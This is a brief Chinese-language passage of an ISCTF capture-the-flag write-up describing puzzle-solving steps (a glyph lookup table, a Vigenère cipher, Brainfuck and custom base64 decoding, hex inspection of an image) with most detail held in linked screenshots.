
再去查找发现了翁法罗斯文字对照表

发现还需要镜像反转


发现QKEMK大写,盲猜这是ISCTF,但是第二个字符和第五个字符又是一样的,猜测是维吉尼亚密码,而且正好密码也是ISCTF就可以把QKEMK转换成ISCTF,最后得到flag
Miscrypto
打开python代码,发现需要两个参数n和c

打开文本,发现是Brainfuck加密
解密得到n

查看图片十六进制发现尾部存在64位不充分字符,那应该就要换表解密base64

查看010模板发现后面还有一大堆东西,其中包括base64解密
用赛博厨子解密,没发现什么东西,发现十六进制没有字母,猜测十六进制就是密码

两个密码长度一样,说明第二个密码是正确的


交给ai

冲刺!偷摸零!
得到文件解压,发现db文件,打开,得到flag前半段
